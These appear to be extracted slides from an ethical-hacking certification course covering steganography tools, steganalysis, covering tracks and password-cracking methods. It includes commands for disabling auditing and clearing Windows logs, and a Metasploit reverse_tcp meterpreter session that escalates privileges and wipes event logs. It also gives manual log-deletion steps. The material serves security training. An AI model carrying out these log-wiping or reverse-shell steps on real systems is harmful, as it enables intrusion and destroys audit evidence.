
03 ▶

Some of the audio steganography methods are **echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding**, etc.





# Audio Steganography: DeepSound



<http://jpinsoft.net>

- DeepSound hides secret data into **audio files** - **wave and flac**
- It enables extracting secret files directly from **audio CD tracks**
- DeepSound might be used as a **copyright marking** software for wave, flac, and audio CD
- It also supports **encrypting secret files** using AES-256 to improve data protection



# Audio Steganography Tools



**Mp3stegz**

<http://mp3stegz.sourceforge.net>



**CHAOS Universal**

<http://safechaos.com>



**MAXA Security Tools**

<http://www.maxa-tools.com>



**SilentEye**

<http://www.silenteye.org>



**BitCrypt**

<http://bitcrypt.moshe-szweizer.com>



**QuickCrypto**

<http://www.quickcrypto.com>



**MP3Stego**

<http://www.petitcolas.net>



**CryptArkan**

<http://www.kuskov.com>



**Hide4PGP**

<http://www.heinz-repp.onlinehome.de>



**StegoStick**

<http://stegostick.sourceforge.net>

# Folder Steganography: Invisible Secrets 4



Folder steganography refers to hiding secret information in **folders**



<http://www.invisiblesecrets.com>



# Folder Steganography Tools

**CEH**  
Certified Ethical Hacker



## Folder Lock

<http://www.newsoftwares.net>



## Universal Shield

<http://www.everstrike.com>



## A+ Folder Locker

<http://www.giantmatrix.com>



## WinMend Folder Hidden

<http://www.winmend.com>



## Toolwiz BSafe

<http://www.toolwiz.com>



## Encrypted Magic Folders

<http://www.pc-magic.com>



## Hide Folders 2012

<http://fspro.net>



## QuickCrypto

<http://www.quickcrypto.com>



## GiliSoft File Lock Pro

<http://www.gilisoft.com>



## Max Folder Secure


<http://www.maxfoldersecure.com>

# Spam/Email Steganography:

## Spam Mimic



- Spam steganography refers to hiding information in **spam messages**



<http://www.spammimic.com>

# Steganography Tools for Mobile Phones

## Steganography Master



<https://play.google.com>

## Stegais



<http://stegais.com>

## SPY PIX



<http://www.juicybitssoftware.com>



# Steganography Tools for Mobile Phones (Cont'd)



## Pocket Stego

<http://www.talixa.com>



## StegoSec

<http://csocks.altervista.org>



## Steganography Image

<https://play.google.com>



## StegDroid Alpha

<http://www.tommedley.com>



## Da Vinci Secret Image

<https://play.google.com>



## Secret Letter

<https://play.google.com>



## Steganography Application

<https://play.google.com>



## Steg-O-Matic

<http://stegomatic.com>



## Pixelknot: Hidden Messages

<https://guardianproject.info>



## Secret Tidings

<https://play.google.com>

# Steganalysis

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography

## Challenge of Steganalysis

Suspect information stream may or may not have encoded hidden data



Efficient and accurate detection of hidden content within digital images is difficult



The message might have been encrypted before inserting into a file or signal



Some of the suspect signals or files may have irrelevant data or noise encoded into them



# Steganalysis **Methods/Attacks** on Steganography

Only the stego object is available for analysis	<b>Stego-only</b>	<b>Known-cover</b>	Attacker compares the stego-object and the cover medium to identify the hidden message
Attacker has the access to the stego algorithm, and both the cover medium and the stego-object	<b>Known-stego</b>	<b>Chosen-message</b>	This attack generates stego objects from a known message using specific steganography tools in order to identify the steganography algorithms
Attacker has the access to the hidden message and the stego object	<b>Known-message</b>	<b>Chosen-stego</b>	Attacker has the access to the stego-object and stego algorithm





# Detecting **Text** and **Image** Steganography

## Text File



- For the text files, the alterations are made to the **character positions** for hiding the data
- The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces

## Image File





- The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data
- **Statistical analysis** method is used for image scanning

# Steganography Detection Tool: Gargoyle Investigator™ Forensic Pro



- Gargoyle Investigator™ Forensic Pro provides inspectors with the ability to conduct a quick search on a given computer or machine for known **contraband** and **hostile programs**
- Its **signature set** contains over 20 categories, including Botnets, Trojans, Steganography, Encryption, Keyloggers, etc. and helps in detecting stego files created by using BlindSide, WeavWav, S-Tools, etc. steganography tools



<http://www.wetstonetech.com>

# Steganography **Detection** Tools



**Xstegsecret**

<http://stegsecret.sourceforge.net>



**StegAlyzerSS**

<http://www.sarc-wv.com>



**Stego Suite**

<http://www.wetstonetech.com>



**Steganography Studio**

<http://stegstudio.sourceforge.net>



**StegAlyzerAS**

<http://www.sarc-wv.com>



**Virtual Steganographic Laboratory (VSL)**

<http://vsl.sourceforge.net>



**StegAlyzerRTS**

<http://www.sarc-wv.com>



**Stegdetect**

<http://www.outguess.org>



**StegSpy**

<http://www.spy-hunter.com>



**ImgStegano**

<http://www1.chapman.edu>



# CEH System Hacking Steps



**1**

**Cracking Passwords**

**2**

**Escalating Privileges**

**3**

**Executing Applications**

**4**

**Hiding Files**

**5**


**Covering Tracks**

**6**

**Penetration Testing**

# Covering Tracks

Once intruders have successfully **gained administrator access on a system**, they will try to cover the tracks to avoid their detection



# Disabling Auditing: **Auditpol**

- Intruders will **disable auditing** immediately after gaining administrator privileges
- At the end of their stay, the intruders will just turn on auditing again using **auditpol.exe**



```
Administrator Command Prompt

C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory      Setting
System
  Security System Extension  Success and Failure
  System Integrity           Success and Failure
  IPsec Driver               Success and Failure
  Other System Events        Success and Failure
  Security State Change      Success and Failure
Logon/Logoff
  Logon                      Success
  Logoff                     Success
  Account Lockout            Success
  IPsec Main Mode            No Auditing
  IPsec Quick Mode           No Auditing
  IPsec Extended Mode        Success
  Special Logon              No Auditing
  Other Logon/Logoff Events   No Auditing
  Network Policy Server      Success and Failure
  User / Device Claims        No Auditing
Object Access
  File System                No Auditing
  Registry                  No Auditing
  Kernel Object              No Auditing
  SAM                       No Auditing
  Certification Services     No Auditing
  Application Generated       No Auditing
  Handle Manipulation         No Auditing
  File Share                 No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events  No Auditing
  Detailed File Share         No Auditing
  Removable Storage          No Auditing
  Central Policy Staging      No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events  No Auditing
  Sensitive Privilege Use     No Auditing
Detailed Tracking
  Process Creation           No Auditing
  Process Termination         No Auditing
  DPMI Activity              No Auditing
  RPO Events                 No Auditing
Policy Change
  Authentication Policy Change Success
  Authorization Policy Change No Auditing
  NTFS/CAC File-Level Policy Change No Auditing
  Filtering Platform Policy Change No Auditing
  Other Policy Change Events  No Auditing
  Audit Policy Change         Success
Account Management
  User Account Management     Success
  Computer Account Management No Auditing
  Security Group Management   Success
  Distribution Group Management No Auditing
  Application Group Management No Auditing
  Other Account Management Events No Auditing
OS Access
  Directory Service Changes   No Auditing
  Directory Service Replication No Auditing
  Detailed Directory Service Replication No Auditing
  Directory Service Access    No Auditing
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events  Success and Failure
  Kerberos Authentication Service Success and Failure
  Credential Validation        Success and Failure
```

<http://www.microsoft.com>



# Clearing Logs

Attacker uses **clearlogs.exe** utility to clear the security, system, and application logs

If the system is exploited with the Metasploit, attacker uses **meterpreter shell** to wipe out all the logs from a Windows system

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\>C:\Users\>Desktop\clearlogs.exe

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Usage: clearlogs [\\computername] [-app / -sec / -sys]

    -app = application log
    -sec = security log
    -sys = system log

C:\Users\>

C:\Users\>C:\Users\>Desktop\clearlogs.exe -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

<http://ntsecurity.nu>

```
root@kali: ~
File Edit View Search Terminal Help

+ -- --[ 1161 exploits - 641 auxiliary - 180 post
+ -- --[ 310 payloads - 30 encoders - 8 nops

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.0.3
lhost => 10.0.0.3
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.0.3:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (751104 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.10:49450) at 2014-02-1
sessions -i 1
[*] Starting interaction with 1...


meterpreter > getsystem
[*] priv_elevate_getsystem
meterpreter > clearlog
[*] Wiping 6137 records from Application...
[*] stdapi_sys_eventlog_clear
```

# Manually Clearing Event Logs

CEH  
Certified Ethical Hacker


## Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools →** double click **Event Viewer**
- Delete the all the log entries logged while compromising of the system



## Linux

- Navigates to **/var/log** directory on the Linux system
- Open plain text file containing log messages with text editor **/var/log/messages**
- Delete the all the log entries logged while compromising of the system





# Ways to Clear Online Tracks

- Remove **Most Recently Used (MRU)**, delete cookies, clear cache, turn off AutoComplete, clear Toolbar data from the browsers



## Privacy Settings in Windows 8.1

- Click on the **Start** button, choose **Control Panel** → **Appearance and Personalization** → **Taskbar and Start Menu**
- Click the **Start Menu** tab, and then, under Privacy, clear the **Store and display recently opened items in the Start menu and the taskbar** check box

## From the Registry in Windows 8.1

- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "Recent Docs"
- Delete all the values except "**(Default)**"






# Covering Tracks Tool: CCleaner



- CCleaner is system optimization and cleaning tool
- It cleans traces of temporary files, log files, registry files, memory dumps, and also your **online activities** such as your Internet history



<http://www.piriform.com>


# Covering Tracks Tool: **MRU-Blaster**



MRU-Blaster is an application for Windows that allows you to **clean the most recently used lists** stored on your computer



It allows you to clean out your **temporary Internet files and cookies**



<http://www.brlghu.com>

# Track Covering Tools



## Wipe

<http://privacyroot.com>



## ClearProg

<http://www.clearprog.de>



## Tracks Eraser Pro

<http://www.acesoft.net>



## WinTools.net Professional

<http://www.wintools.net>



## BleachBit

<http://bleachbit.sourceforge.net>



## RealTime Cookie & Cache Cleaner (RtC3)

<http://www.kleinsoft.co.za>



## AbsoluteShield Internet Eraser Pro

<http://www.internet-track-eraser.com>



## Privacy Eraser

<http://www.cybertronsoft.com>



## Clear My History

<http://www.hide-my-ip.com>



## Free Internet Window Washer

<http://www.eusing.com>



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**Penetration Testing**

# Password Cracking

START



Identify password protected systems

Having access to the password?



Check for password complexity

Perform Social Engineering

Perform Rule-based Attack

Perform Brute Forcing Attack

Perform Dictionary Attack

Perform Dumpster Diving

Perform Shoulder Surfing

Perform Password Guessing



- **Convince people** to reveal the confidential information
- **Load the dictionary file** into the cracking application that runs against user accounts
- **Run a program** that tries every combination of characters until the password is broken



# Password Cracking

(Cont'd)



Perform Trojan/  
Spyware/keyloggers

Perform Hash  
Injection Attack

Perform Wire  
Sniffing

Perform Man-in-  
the-Middle Attack

Perform Distributed  
Network Attack

Perform Rainbow  
Table Attack

Perform Replay  
Attack

- Record every **keystroke** that an user types using keyloggers
- Secretly gather person or organization personal information using **spyware**
- With the help of a **Trojan**, get access to the stored passwords in the Trojane computer
- Inject a **compromised hash** into a local session and use the hash to validate to network resources
- Run **packet sniffer tools** on the LAN to access and record the raw network traffic that may include passwords sent to remote systems
- Acquires access to the **communication channels between victim and server** to extract the information
- Use a **Sniffer** to capture packets and authentication tokens. After extracting relevant info, place back the tokens on the network to gain access
- Recover password-protected files using the unused processing power of **machines across the network** to decrypt password



# Privilege Escalation



